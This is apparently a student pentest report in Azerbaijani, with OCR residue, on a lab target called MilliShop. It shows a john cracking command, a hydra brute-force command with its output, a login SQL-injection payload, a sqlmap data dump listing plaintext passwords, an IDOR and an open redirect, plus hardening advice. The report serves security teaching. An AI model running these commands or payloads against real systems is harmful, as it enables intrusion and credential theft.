
john --format=crypt -w=/usr/share/wordlists/rockyou.txt hash.txt

Nəticə: Root istifadəçisinin parolu **bassman** olaraq tapıldı.



Root Əlçatanlığı

Shell daxilində su - əmri icra edildi və tapılmış bassman parolu daxil edilərək tam sistem nəzarəti (Root) əldə edildi.



Tövsiyələr (Recommendations)

1. FTP Xidməti: Zəif parollardan istifadə edilməməli, FTP əvəzinə SFTP və ya SSH açarları ilə autentifikasiya təmin edilməlidir.
2. Fayl Yükləmə: Veb tətbiqlərində istifadəçilər tərəfindən yüklənən faylların icazəsi (icraedici olmaması) ciddi yoxlanılmalı, fayl genişlənmələri (whitelist) məhdudlaşdırılmalıdır.
3. Qrup İcazələri: Heç bir adi istifadəçi shadow və ya sudo kimi kritik qruplara daxil edilməməlidir (Principle of Least Privilege).
4. Parol Siyasəti: Sistemdəki bütün istifadəçilər üçün mürəkkəb parol siyasəti tətbiq olunmalıdır.

BÖLMƏ II — WEB PENTEST

Test haqqında


Bu hesabat MilliShop e-ticarət tətbiqinin (https://www.millishop.store/) autentifikasiyalı qara/boz qutu pentest nəticələrini əks etdirir. Hədəf Flask + SQLite əsaslı tətbiq olub, nginx/1.24.0 (Ubuntu) üzərində işləyir, IP ünvanı 178.208.187.36-dır. Test 25–26.10.2026 tarixlərində, müəllim tərəfindən təyin olunmuş lab skopu çərçivəsində aparılmışdır.

Ümumi nəticə

Test zamanı 17 təsdiqlənmiş zəiflik aşkar edilmişdir: 6 kritik, 3 yüksək, 5 orta və 3 aşağı ciddilikli. Ən ağır tapıntılar OS Command Injection (Root RCE), Login SQL Injection və Ödənişsiz Sifarişin Qəbulu (Payment Bypass) hesab olunur.


Ətraflı Tapıntılar


1. HTTP Basic Auth Zəif Parol (Yüksək)



Təsvir: Sistemə giriş qapısında istifadə olunan HTTP Basic Authentication mexanizmi zəif parol siyasətinə malikdir.

İstismar: Kali Linux mühitində hydra alətindən və rockyou.txt lüğətindən istifadə edilərək **admin** istifadəçisinin parolu **letmein** olaraq qırılmışdır.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
(root㉿kali)-[~]
hydra -l admin -P /usr/share/wordlists/rockyou.txt -f -t 8 www.millishop.store https-get /
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-25 21:10:43
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344399 login tries (l:1/p:14344399), ~1793050 tries per task
[DATA] attacking http-gets://www.millishop.store:443/
[443][http-get] host: www.millishop.store login: admin password: letmein
[STATUS] attack finished for www.millishop.store (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-25 21:11:41
(root㉿kali)-[~]
#
Axtarış
ENG
64%
21:12:45
25.10.2026



Ana səhifə - MilliShop
Ask Gemini
https://www.millishop.store
150 AZN-dən yuxarı sifarişlərə pulsuz çatdırılma!
MilliShop
Məhsul, brend və ya kateqoriya axtar...
Axtar
Sifariş izlə
Dəstək
AZN
Giriş
Mağaza
Electronics
Fashion
Home
Beauty
Sports
Bloq
Əlaqə
MİLLİSHOP · MÜASİR ALIŞ-VERİŞ
Ən Yaxşısını Seç. Rahat Al, Sevə-Sevə Yaşa.
Minlərlə məhsul, sürətli çatdırılma və sərfəli qiymətlər — hamısı bir yerdə. Keyfiyyət və rahatlıq üçün düzgün seçim.
Alış-verişə başla
Ətraflı


2. SQL Injection (Login Bypass) (Kritik)

Təsvir /login end-point-indəki username parametri sanitizasiya olunmur.

İstismar: Giriş formasına **admin' OR '1'='1** payload-u daxil edilərək heç bir parol tələb olunmadan birbaşa admin hesabına daxil olunmuşdur.

Sübut: Giriş formasına payload-un yazılması və "Salam, admin" panelinin açılması.







3. SQL Injection (Axtarış / Data Dump) (Kritik)

Təsvir: /shop?q= parametrində SQL Injection mövcuddur.

İstismar: sqlmap aləti ilə bazaya sorğu göndərilmiş və users cədvəli tamamilə çıxarılmışdır. Nəticədə istifadəçilərin e-poçtları və **parolları açıq mətnlə** (Adm!nPass2024, aysel123, qwerty, sell2024) əldə edilmişdir.

Sübut: Sqlmap terminal çıxışı və çıxarılan cədvəl







4. IDOR (Sifariş Enumerasiyası) (Orta)

Təsvir: /track?oid= endpoint-ində obyekt sahibliyi yoxlanılmır.

İstismar: Sifariş nömrəsi dəyişdirilərək (oid=1, oid=2) digər istifadəçilərin sifariş detallarına baxmaq mümkündür.

Sübut: Müxtəlif sifariş nömrələri ilə açılan səhifələr






5. Open Redirect (Orta)

Təsvir: /login endpoint-indəki next parametri yoxlanılmır.

İstismar: next=https://facebook.com parametri ilə server xarici ünvana yönləndirmə edir.

Sübut: Curl əmrinin nəticəsi (Location başlığı)

